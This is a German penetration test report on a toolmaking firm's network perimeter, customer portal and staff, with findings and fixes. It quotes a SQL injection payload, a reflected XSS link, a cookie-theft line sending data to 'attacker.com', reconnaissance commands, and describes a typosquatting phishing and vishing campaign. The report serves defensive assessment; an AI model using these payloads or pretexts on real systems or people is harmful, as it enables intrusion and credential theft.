PENTEST REPORT

AG-2026-1234 - Penetrationstest

16. März 2026
VERSION 1.0

Access Granted GmbH
Albert-Einstein-Straße 1
95208 Hof

Hämmerle & Söhne Werkzeugbau GmbH
Sicherheitsstraße 14–18
70565 Stuttgart

Inhaltsverzeichnis

1 Dokumenten-Übersicht

1.1 Team

Name	E-Mail	Rolle
Florian Schüssler	*florian@access-granted.de*	**Pentester**

1.2 Änderungshistorie

Version	Status	Beschreibung	Datum
`1.0`	Final	Finale Version	16.03.2026
`0.1`	Draft	Initialer Entwurf	02.03.2026

2 Executive Summary

2.1 Übersicht

Im Zeitraum vom 02. März bis zum 13. März 2026 führte die beauftragte Sicherheitsprüfung eine umfassende Evaluierung der IT-Sicherheitsarchitektur der Hämmerle & Söhne Werkzeugbau GmbH durch. Die Untersuchung gliederte sich in drei Kernbereiche: den äußeren Netzwerk-Perimeter, die exponierte Web-Applikation „Kundenportal“ sowie eine gezielte Social-Engineering-Kampagne (Phishing und Vishing).

Gesamtbewertung der Sicherheitslage: Die Sicherheitslage des Unternehmens wird derzeit als kritisch eingestuft. Während die Infrastruktur am Perimeter einen soliden Grundschutz durch aktuelle Firewall-Systeme aufweist, offenbarten die Web-Applikation und die menschliche Komponente (Social Engineering) gravierende Schwachstellen.

Im Bereich des Web-Applikations-Pentests wurde eine kritische SQL-Injection identifiziert. Diese Schwachstelle erlaubt es unbefugten Dritten, die gesamte Datenbank des Kundenportals auszulesen, zu verändern oder zu löschen. Dies stellt ein existenzielles Risiko für das Unternehmen dar, da nicht nur geistiges Eigentum (Konstruktionspläne, Angebote), sondern auch personenbezogene Daten gemäß DSGVO kompromittiert werden können.

Die Social-Engineering-Prüfung zeigte, dass technische Schutzmaßnahmen allein nicht ausreichen. Trotz vorhandener Spam-Filter gelang es, durch gezielte psychologische Manipulation (Pretexting) Zugangsdaten von Mitarbeitern aus Schlüsselabteilungen zu extrahieren. Dies verdeutlicht, dass die „menschliche Firewall“ derzeit eines der schwächsten Glieder in der Sicherheitskette der Hämmerle & Söhne Werkzeugbau GmbH darstellt.

Zusammenfassende Empfehlung: Es besteht akuter Handlungsbedarf. Die Schließung der SQL-Injection-Lücke muss mit höchster Priorität erfolgen. Parallel dazu ist die Implementierung einer flächendeckenden Multi-Faktor-Authentifizierung (MFA) sowie ein kontinuierliches Awareness-Programm für die Belegschaft unerlässlich, um das Risiko von Ransomware-Angriffen und Datendiebstahl nachhaltig zu senken.

2.2 Identifizierte Schwachstellen

Im Rahmen dieses Penetrationtests wurden **1 kritische**, **2 hohe** und **6 mittlere** Schwachstellen festgestellt:

EXTERNER PENTEST

#	CVSS	Beschreibung	Seite
M1	5.6	Unverschlüsselte SMB-Kommunikation und offene Freigaben	8
M2	5.3	DNS Zone Transfer (AXFR)	9

WEB-APP PENTEST

#	CVSS	Beschreibung	Seite
C1	9.8	SQL Injection (Union-Based) in Suchkomponente	10
H1	7.1	Insecure Direct Object Reference (IDOR)	11
M3	6.1	Reflected Cross-Site Scripting (XSS)	12
M4	5.3	Fehlende Rate-Limiting-Maßnahmen (Brute Force)	13
M5	5.3	Sensitive Information Exposure (.git Verzeichnis)	14

SOCIAL ENGINEERING

#	CVSS	Beschreibung	Seite
H2	–	Hohe Erfolgsrate bei Credential Harvesting (Phishing)	15
M6	–	Informationspreisgabe durch psychologische Manipulation (Vishing)	17



Abbildung 1 - Verteilung der gefundenen Schwachstellen (Gesamt)

3 Methodik

Die Durchführung erfolgte in Anlehnung an international anerkannte Standards, um eine reproduzierbare und qualitativ hochwertige Analyse zu gewährleisten.

1. Reconnaissance (Informationsbeschaffung): Passive und aktive Suche nach Informationen über das Ziel (DNS-Einträge, Whois, geleakte Credentials, Mitarbeiterprofile in sozialen Netzwerken).
2. Vulnerability Analysis (Schwachstellenanalyse): Automatisierte und manuelle Scans zur Identifikation von Fehlkonfigurationen, fehlenden Patches oder logischen Fehlern.
3. Exploitation (Ausnutzung): Aktive Ausnutzung identifizierter Schwachstellen zur Bestätigung des Risikos und zur Demonstration möglicher Folgeschäden.
4. Reporting (Berichterstattung): Dokumentation der Befunde, Bewertung nach CVSS und Erarbeitung von Gegenmaßnahmen.

Für die Web-Applikation kam insbesondere das OWASP Top 10 Framework (2021) zur Anwendung. Die Risikobewertung erfolgt nach dem Common Vulnerability Scoring System (CVSS v3.1).

3.1 Zielsetzung

Die primäre Zielsetzung dieses Penetrationstests war die Identifikation, Verifizierung und Bewertung von Sicherheitsrisiken aus der Perspektive eines motivierten, externen Angreifers. Dabei sollte festgestellt werden, inwieweit die bestehenden Sicherheitskontrollen (technisch und organisatorisch) in der Lage sind, einen gezielten Angriff abzuwehren oder zu detektieren.

Ein besonderer Fokus lag auf:

- Der Exponiertheit des Unternehmensnetzwerks gegenüber dem Internet.
- Der Widerstandsfähigkeit der kundenzentrierten Web-Dienste gegen logische und technische Angriffe.
- Der Resilienz der Mitarbeiter gegenüber manipulativen Angriffstechniken.

4 Scope

Die Sicherheitsüberprüfung fand im Zeitraum **02.03.2026 bis 13.03.2026** statt und hatte eine Gesamtdauer von **10 Personentagen**.

Modul	Zielobjekte	Details
Externer Perimeter	IP-Range: 82.121.45.0/28	Alle 14 nutzbaren IP-Adressen, inkl. VPN-Gateway und Mailserver
Web-App Pentest	https://kundenportal.haemmerle-soehne.de	Gesamte Applikationslogik inkl. API-Schnittstellen
Social Engineering	Abteilungen: HR, Vertrieb, IT-Support	Fokus auf 45 Mitarbeiter; Methoden: Phishing & Vishing

4.1 User Accounts und Berechtigungen

Die folgenden Nutzer wurden von Hämmerle & Söhne Werkzeugbau GmbH zur Verfügung gestellt:

Es wurden keine Nutzer bereitgestellt.

5 Schwachstellen-Details

5.1 Externer Pentest

5.6 MEDIUM

M1 Unverschlüsselte SMB-Kommunikation und offene Freigaben

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L

Komponenten	`82.121.45.9 (Interner File-Transfer-Server)`

Beschreibung

Das Server Message Block (SMB) Protokoll wird zur Bereitstellung von Datei- und Druckdiensten verwendet. Eine Fehlkonfiguration am Perimeter führt dazu, dass dieser Dienst direkt aus dem Internet erreichbar ist. Zudem ist die sogenannte SMB-Signierung nicht erzwungen. Dies ermöglicht es Angreifern, Datenverkehr mitzulesen oder sich als legitimer Server auszugeben (Man-in-the-Middle), um Anmeldedaten abzugreifen oder Dateien zu manipulieren.

Details

Während der Untersuchung wurde festgestellt, dass Port 445 auf einem Host offensteht, der für den Datenaustausch mit externen Partnern konfiguriert wurde. Der Server akzeptiert Verbindungen ohne zwingende kryptografische Signierung der Datenpakete. Dies macht das System anfällig für "SMB Relaying", wobei ein Angreifer eine Authentifizierungsanfrage eines legitimen Nutzers abfängt und an einen anderen Server im Netzwerk weiterleitet, um dort unbefugten Zugriff zu erhalten.

Technische Nachstellung

1. Scan des Hosts mit `nmap --script smb-security-mode 82.121.45.9`
2. Ergebnis: `Message signing enabled but not required`
3. Versuch eines unauthentifizierten Zugriffs: smbclient -L //82.121.45.9 -N.
4. Ergebnis: Auflistung einer Freigabe Public_Exchange, die Konstruktionsskizzen im DXF-Format enthielt.

Empfehlung

SMB-Dienste sollten niemals direkt über das Internet erreichbar sein. Der Zugriff muss zwingend über ein verschlüsseltes VPN erfolgen. Falls der Dienst intern weiterbetrieben wird, muss die SMB-Signierung via Gruppenrichtlinie (GPO) erzwungen werden (`Digitally sign communications (always)`). Dies verhindert das Abfangen und Manipulieren von Sitzungen. Unnötige Freigaben für anonyme Benutzer (Guest Access) sind umgehend zu deaktivieren.

5.3
MEDIUM

M2 **DNS Zone Transfer (AXFR)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Komponenten	`ns1.haemmerle-soehne.de (82.121.45.2)`

Beschreibung

Ein DNS Zone Transfer ermöglicht es, die vollständige Datenbank eines DNS-Servers (Zone) auf ein anderes System zu kopieren. Normalerweise ist dies nur für Backup-Nameserver (Slaves) erlaubt. Wenn diese Funktion für beliebige IP-Adressen offen ist, kann ein Angreifer eine vollständige Liste aller Subdomains, Servernamen und internen IP-Adressen des Unternehmens abrufen. Dies liefert eine perfekte "Landkarte" für weitere Angriffe.

Details

Die Fehlkonfiguration im BIND- oder Windows-DNS-Server erlaubt die Ausführung des AXFR-Befehls durch nicht autorisierte Clients. Während dies kein direktes Eindringen erlaubt, offenbart es jedoch versteckte Testumgebungen (z. B. `dev-internal.haemmerle-soehne.de`), die oft schlechter gesichert sind als die Hauptsysteme.

Technische Nachstellung

1. Ausführung des Befehls: `dig axfr @ns1.haemmerle-soehne.de haemmerle-soehne.de`
2. Der Server antwortet mit der kompletten Liste von 42 DNS-Einträgen, inklusive interner Staging-Systeme

Empfehlung

Der Zugriff auf Zonentransfers muss strikt auf die IP-Adressen der autorisierten Secondary Nameserver beschränkt werden. In der Konfiguration sollte die Anweisung `allow-transfer { none; };` (oder spezifische IPs) gesetzt werden.

5.2 Web-App Pentest

9.8 CRITICAL

C1 SQL Injection (Union-Based) in Suchkomponente

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Komponenten	`https://kundenportal.haemmerle-soehne.de/`

Beschreibung

Die Suchfunktion für Ersatzteile innerhalb des Kundenportals weist eine kritische Injection-Schwachstelle auf. Bei einer SQL-Injection handelt es sich um eine Sicherheitslücke, bei der ein Angreifer in der Lage ist, die Datenbankabfragen einer Anwendung zu manipulieren. Da die Applikation Benutzereingaben ungefiltert in die SQL-Befehle einbettet, kann ein Angreifer über den Kontext der Suche hinausgehen und auf die gesamte zugrunde liegende Datenbankstruktur zugreifen. Dies ermöglicht das Auslesen von Benutzerdaten, Passwörtern und internen Geschäftsgeheimnissen.

Details

Die Schwachstelle resultiert aus der direkten Konkatenation von Variablen in einen SQL-String innerhalb des PHP-Backends. Durch die Verwendung von SQL-Metazeichen (wie dem Single-Quote `'`) kann der ursprüngliche Befehl beendet und ein neuer, bösartiger Befehl angehängt werden. Mittels der `UNION`-Technik können die Ergebnisse einer zweiten, vom Angreifer definierten Abfrage mit den Ergebnissen der legitimen Suche kombiniert werden. Dies erlaubt eine vollständige Exfiltration der Tabellen `users`, `products` und `orders`.

Technische Nachstellung:

1. Identifikation: Ein Aufruf von `search.php?item=x'--` führt nicht zu einem Fehler, was auf eine mangelhafte Maskierung hindeutet
2. Spaltenermittlung: Durch `search.php?item=x' ORDER BY 4-- -` wurde festgestellt, dass die Originalabfrage 4 Spalten zurückgibt
3. Datenextraktion: Der Payload `search.php?item=x' UNION SELECT 1,user(),password,email FROM users-- -` lieferte in der Weboberfläche die Administrator-Anmeldedaten (MD5-Hashes) zurück

Empfehlung

Die nachhaltigste Abwehr gegen SQL-Injection ist die Verwendung von parametrisierten Abfragen (Prepared Statements). Hierbei wird die SQL-Logik vorab definiert und die Benutzerdaten werden als reine Datenparameter übergeben, was eine Interpretation als Befehl technisch unmöglich macht. Ergänzend sollte das Prinzip der minimalen Berechtigung (Least Privilege) auf Datenbankebene angewandt werden, sodass der Web-User nur Zugriff auf die unbedingt notwendigen Tabellen erhält. Eine zusätzliche Eingabevalidierung gegen eine Whitelist (z. B. nur erlaubte Zeichensätze) wird als zusätzliche Schutzschicht empfohlen.

7.1 HIGH

H1 **Insecure Direct Object Reference (IDOR)**

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N

Komponenten	`https://kundenportal.haemmerle-soehne.de/`

Beschreibung

IDOR-Schwachstellen treten auf, wenn eine Anwendung den Zugriff auf interne Ressourcen (wie Dateien oder Datenbankeinträge) ausschließlich über eine vom Benutzer kontrollierbare ID steuert, ohne eine ausreichende Autorisierungsprüfung durchzuführen. Im Kundenportal der Hämmerle & Söhne GmbH ermöglicht dies einem angemeldeten Kunden, durch einfache Änderung einer Ziffer in der URL die Rechnungen und sensiblen Bestelldaten anderer Kunden einzusehen. Dies stellt einen massiven Verstoß gegen den Datenschutz dar.

Details

Die API-Schnittstelle zur Bereitstellung von PDF-Rechnungen akzeptiert eine ganzzahlige `id` als Parameter. Das System verifiziert zwar, ob der Anfragende eingeloggt ist (Authentifizierung), versäumt es jedoch zu prüfen, ob die angeforderte Rechnungs-ID tatsächlich mit dem angemeldeten Benutzerkonto verknüpft ist (Autorisierung). Da die IDs fortlaufend vergeben werden, kann ein Angreifer mittels eines einfachen Skripts tausende Datensätze in kurzer Zeit automatisiert abrufen.

Technische Nachstellung:

1. Einloggen als Testkunde A (User-ID 105)
2. Aufruf der eigenen Rechnung über `/api/v1/download_invoice?id=20045`
3. Manuelle Änderung der URL auf `/api/v1/download_invoice?id=20044`
4. Die Anwendung liefert das PDF-Dokument des Kunden B aus, ohne die fehlende Zugriffsberechtigung zu monieren

Empfehlung

Es muss eine serverseitige Zugriffskontrolle implementiert werden, die bei jedem Ressourcenaufruf prüft, ob die Identität des Anfragenden (Session-Token) zum Besitz der Ressource (Rechnungs-ID) berechtigt ist. Ein bloßer Check auf "ist eingeloggt" reicht nicht aus. Zusätzlich wird empfohlen, anstelle von sequentiellen Ganzzahlen (1, 2, 3...) kryptografisch sichere, zufällige Identifikatoren wie UUIDs zu verwenden. Dies erschwert das automatisierte Erraten von IDs (Enumeration), ersetzt jedoch nicht die notwendige Autorisierungslogik.

6.1
MEDIUM

M3 **Reflected Cross-Site Scripting (XSS)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

Komponenten	`https://kundenportal.haemmerle-soehne.de/`

Beschreibung

Cross-Site Scripting (XSS) ist ein Angriffstyp, bei dem bösartige Skripte in vertrauenswürdige Webseiten eingeschleust werden. Bei der "Reflected"-Variante wird ein Schadcode über einen URL-Parameter an die Seite gesendet und vom Server unmittelbar an den Browser des Opfers zurückgegeben (reflektiert). Im Kundenportal führt dies dazu, dass ein Angreifer die Kontrolle über die Browsersitzung eines Mitarbeiters oder Kunden übernehmen kann, was zum Diebstahl von Session-Cookies oder zur Einblendung gefälschter Login-Formulare führen kann.

Details

Die Login-Seite des Portals spiegelt Fehlermeldungen direkt aus dem URL-Parameter `error` in das HTML-Dokument zurück. Da keine Filterung oder Maskierung von HTML-Tags (wie `<script>`) stattfindet, interpretiert der Browser des Opfers den eingeschleusten Text als ausführbaren Code. Ein Angreifer könnte diesen Vektor nutzen, um im Namen des Opfers Aktionen auszuführen (Session Hijacking).

Technische Nachstellung:

1. Erstellung eines präparierten Links: `https://kundenportal.haemmerle-soehne.de/login.php?error=<script>alert('XSS-Schwachstelle');</script>`
2. Beim Klick auf diesen Link durch ein Opfer wird das JavaScript im Kontext der Domain ausgeführt
3. Ein realer Angriff würde statt eines `alert()` beispielsweise den Befehl `document.location='http://attacker.com/steal?cookie='+document.cookie` nutzen, um die Cookies des Nutzers zu extrahieren

Empfehlung

Alle vom Benutzer stammenden Daten müssen vor der Ausgabe im Browser konsequent maskiert werden (Output Encoding). Für die Verwendung in HTML-Kontexten sollten Funktionen wie `htmlspecialchars()` genutzt werden, um Zeichen wie `<` und `>` in ihre sicheren HTML-Entitäten umzuwandeln. Zudem wird die Implementierung einer restriktiven Content Security Policy (CSP) empfohlen, die das Ausführen von Inline-Skripten unterbindet und somit eine zweite Verteidigungslinie bildet.

5.3
MEDIUM

M4 **Fehlende Rate-Limiting-Maßnahmen (Brute Force)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Komponenten	`https://kundenportal.haemmerle-soehne.de/`

Beschreibung

Das Kundenportal erlaubt eine unbegrenzte Anzahl an Anmeldeversuchen innerhalb kurzer Zeit. Dies ermöglicht "Brute-Force"-Angriffe oder "Credential Stuffing", bei denen automatisierte Skripte tausende Passwortkombinationen ausprobieren, um Zugriff auf Benutzerkonten zu erhalten.

Details

Es wurde ein Testlauf mit der Software `Burp Suite Intruder` durchgeführt. Dabei wurden für den Benutzer `admin` 500 verschiedene Passwörter innerhalb von 60 Sekunden getestet. Das System antwortete jedes Mal mit der Standard-Fehlermeldung, ohne die IP-Adresse zu sperren oder ein Captcha einzublenden.

Empfehlung

Es sollte ein Schutzmechanismus gegen automatisierte Anmeldeversuche implementiert werden. Dies kann durch ein vorübergehendes Sperren des Accounts nach z. B. 5 Fehlversuchen oder durch eine IP-basierte Drosselung (Rate Limiting) geschehen. Zusätzlich sollte nach mehreren Fehlversuchen ein Captcha (z. B. hCaptcha) eingeblendet werden, um menschliche Nutzer von Bots zu unterscheiden.

5.3
MEDIUM

M5 **Sensitive Information Exposure (.git Verzeichnis)**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Komponenten	`https://kundenportal.haemmerle-soehne.de/`

Beschreibung

Die Web-Applikation wurde inklusive ihres Versionsverwaltungssystems (Git) auf den Server geladen. Das Verzeichnis `.git` ist öffentlich zugänglich. Dies ist ein erhebliches Sicherheitsrisiko, da ein Angreifer den gesamten Quellcode der Anwendung sowie die Historie aller Änderungen herunterladen kann.

Details

Durch den Zugriff auf das `.git`-Verzeichnis können Tools wie `git-dumper` den kompletten Quellcode rekonstruieren. Dies offenbart nicht nur weitere Schwachstellen im Code, sondern oft auch hartcodierte Zugangsdaten, API-Keys oder interne Kommentare der Entwickler, die Rückschlüsse auf die Infrastruktur zulassen.

Empfehlung

Es sollte sichergestellt werden, dass Verzeichnisse von Versionsverwaltungssystemen (wie `.git`, `.svn` oder `.env`-Dateien) niemals im Web-Root liegen oder durch die Webserver-Konfiguration (Apache `.htaccess` oder Nginx `location-Block`) strikt für den Zugriff gesperrt sind. Ein automatisierter Deployment-Prozess sollte nur die produktiv notwendigen Dateien auf den Webserver übertragen.

5.3 Social Engineering

HIGH **H2** **Hohe Erfolgsrate bei Credential Harvesting (Phishing)**

Beschreibung

Das Phishing-Verfahren ist eine manipulative Angriffstechnik, die darauf abzielt, die menschliche Firewall zu umgehen. In diesem spezifischen Test wurde ein Szenario gewählt, das Autorität (IT-Support) simuliert und zeitlichen Druck aufbaut. Ein Angreifer, der Zugriff auf die Microsoft 365 Anmeldedaten eines Mitarbeiters erhält, kann diesen Account nutzen, um tiefgreifende Industriespionage zu betreiben, E-Mails umzuleiten, auf SharePoint-Daten zuzugreifen oder Ransomware im Namen des Unternehmens zu verbreiten. Die identifizierte Erfolgsquote von über 30 % bei der Preisgabe von Zugangsdaten stellt ein kritisches Risiko dar, da für die betroffenen Konten keine Multi-Faktor-Authentifizierung (MFA) aktiv war.

Details

Für den Test wurde die Typosquatting-Domain `haemmerle-support.de` registriert. Diese Domain sieht der echten Unternehmensdomain täuschend ähnlich. Auf dieser Domain wurde eine exakte Kopie des legitimen Microsoft 365 Login-Fensters gehostet. Ein im Hintergrund laufendes Skript (Backend-Komponente des Testers) speicherte alle eingegebenen E-Mail-Adressen und Passwörter im Klartext.

Die Kampagne nutzte ein Pretexting, das ein dringendes Sicherheitsupdate erforderte. Die E-Mail war im Corporate Design der Hämmerle & Söhne GmbH formatiert. Der manipulative Inhalt der E-Mail ist im folgenden Screenshot dargestellt:



Abbildung 2 - Beispiel der verwendeten Phishing-E-Mail

Technische Nachstellung:

1. Reconnaissance: Identifikation von 45 Mitarbeitern (HR, Vertrieb, Buchhaltung) über LinkedIn-Profile und OSINT-Quellen (z.B. Hunter.io) für valide E-Mail-Adressen
2. Domain & Hosting: Registrierung der Typosquatting-Domain haemmerle-support.de. Aufsetzen eines Webservers mit einem Klon des echten Microsoft-365-Logins
3. Vorbereitung: Erstellung einer E-Mail mit manipulativem Inhalt und einem "Konto jetzt validieren"-Button, der auf die Typosquatting-Domain verlinkt
4. Zustellung: Versand der E-Mail an alle 45 Empfänger
5. Aktivität: Ein im Backend laufendes Skript speicherte alle eingegebenen Daten (Passwörter im Klartext)

Statistische Auswertung: Die Phishing-Kampagne zeigte eine kritische Anfälligkeit der Belegschaft. Die Ergebnisse wurden professionalisiert und als grafische Darstellung aufbereitet:

- Zustellung: 45 E-Mails wurden erfolgreich zugestellt (100 %)
- Öffnung: 28 Mitarbeiter (62 %) öffneten die E-Mail. Dies ist eine hohe Rate, die auf ein wirksames Pretexting hindeutet
- Link-Klicks: 16 Mitarbeiter (35 %) klickten auf den manipulativ getarnten "Konto jetzt validieren"-Button
- Dateneingabe (Credentials): 14 Mitarbeiter (31 %) gaben ihre Zugangsdaten auf der gefälschten Login-Seite ein. Dies sind 14 Accounts, auf die ein realer Angreifer sofortigen Zugriff erhalten hätte



Abbildung 3 - Phishing-Kampagnen-Statistik

Empfehlung

Die wichtigste technische Maßnahme ist die flächendeckende Implementierung von Multi-Faktor-Authentifizierung (MFA). Selbst bei erfolgreichem Passwortdiebstahl bleibt der Account ohne den zweiten Faktor geschützt. Die MFA-Nutzung sollte für alle kritischen Systeme (VPN, E-Mail, ERP) obligatorisch sein.

Organisatorisch sollten regelmäßige, interaktive Awareness-Trainings durchgeführt werden, die den Mitarbeitern beibringen, verdächtige E-Mails zu erkennen, URLs kritisch zu prüfen und interne Prozesse für Sicherheitsmeldungen zu nutzen (z.B. ein "Phishing-Melde-Button" in Outlook). Zudem sollte ein klaren Melde-und-Reaktions-Prozess für erfolgreiche Phishing-Attacken etabliert werden, um betroffene Konten sofort zu sperren und alle Zugriffe zu loggen.

MEDIUM

M6 Informationspreisgabe durch psychologische Manipulation (Vishing)

Beschreibung

Der Vishing-Angriff (Voice Phishing) ist ein Angriffsszenario, bei dem ein Angreifer manipulativ am Telefon operiert. Im Rahmen des Tests wurden Mitarbeiter im Vertrieb angerufen. Der Tester gab sich als "neuer Mitarbeiter der IT-Zentrale" aus. Das Ziel war es, Informationen über die intern genutzte Softwarelandschaft zu erhalten. Durch den Aufbau einer künstlichen Vertrauensebene ("Pretexting") wurden gezielt Informationen abgefragt. Mehrere Mitarbeiter gaben bereitwillig Auskunft darüber, welche Version des ERP-Systems eingesetzt wird und dass der Virenscanner am Vortag ein Problem beim Update hatte. Diese Details sind für einen Angreifer wertvoll, um maßgeschneiderte Schadsoftware zu entwickeln.

Details

Es wurden 5 Mitarbeiter im Vertrieb telefonisch kontaktiert. Der Tester gab sich als "Neuer Mitarbeiter des IT-Supports" aus. Mit freundlicher, aber bestimmter Stimme wurde ein vermeintliches Update-Problem der IT-Infrastruktur geschildert. Der Tester bat die Mitarbeiter, eine bestimmte URL auf ihrem Computer aufzurufen und ein vermeintliches "Validierungs-Tool" herunterzuladen, das in Wahrheit ein Payload war, um Fernzugriff zu erhalten.

Die Vorgehensweise folgte dem Pretexting: "Ich muss nur kurz Ihre Login-Sitzung validieren, sonst wird Ihr Zugang in 10 Minuten automatisch gesperrt."

Statistische Auswertung:

- Anrufe: 5 Mitarbeiter kontaktiert.
- Informationspreisgabe: 4 von 5 Angerufenen gaben am Telefon Informationen preis oder folgten der Anweisung, den Link zu klicken.
- Payload-Download: 3 Mitarbeiter begannen den Download des vermeintlichen Tools.
- Erfolgsquote: 4 von 5 (80 %).

Empfehlung

Es müssen klare Richtlinien für die Kommunikation mit vermeintlichen internen Support-Stellen definiert werden. Mitarbeiter sollten angewiesen werden, bei unangeforderten Anrufen eine Identitätsprüfung durchzuführen (z.B. Rückruf auf der offiziell bekannten Durchwahl). Sensible technische Details dürfen niemals am Telefon an Personen herausgegeben werden, deren Identität nicht zweifelsfrei feststeht. Es sollte ein interner Standard-Prozess für IT-Anfragen eingeführt werden, der die Authentifizierung des Anrufers vorsieht (z.B. Nennung einer Ticket-Nummer).

6 Fazit & Empfehlungen

Die Analyse der Hämmerle & Söhne Werkzeugbau GmbH zeigt eine kritische Gefährdungslage im Bereich der webbasierten Dienste und der menschlichen Fehlbarkeit. Während der Schutz der Netzwerkgrenzen (Perimeter) als angemessen bezeichnet werden kann, sind die internen Applikationen nicht nach dem Stand der Technik gesichert.

Die Geschäftsführung sollte folgende Prioritäten setzen:

- Sofortmaßnahmen: Patching der SQL-Injection und Einführung von Zugriffskontrollen (IDOR) im Kundenportal.
- Identitätssicherung: Einführung von MFA für alle extern erreichbaren Zugänge (E-Mail, VPN, Portal).
- Prozessoptimierung: Etablierung eines "Secure Software Development Lifecycles" (S-SDLC), um Schwachstellen bereits in der Entwicklung zu vermeiden.

Ein Retest der kritischen Befunde wird für das zweite Quartal 2026 empfohlen, um die Wirksamkeit der getroffenen Maßnahmen zu validieren.

6.1 Priorisierte Maßnahmen

Die folgende Tabelle fasst alle identifizierten Schwachstellen nach Priorität zusammen und gibt eine Empfehlung für den Zeitrahmen der Behebung:

#	CVSS	Schwachstelle	Priorität	Zeitrahmen
C1	9.8	SQL Injection (Union-Based) in Suchkomponente	**Kritisch**	Sofort
H1	7.1	Insecure Direct Object Reference (IDOR)	**Hoch**	Sofort
H2	–	Hohe Erfolgsrate bei Credential Harvesting (Phishing)	**Hoch**	Sofort
M3	6.1	Reflected Cross-Site Scripting (XSS)	**Mittel**	Kurzfristig
M1	5.6	Unverschlüsselte SMB-Kommunikation und offene Freigaben	**Mittel**	Kurzfristig
M2	5.3	DNS Zone Transfer (AXFR)	**Mittel**	Kurzfristig
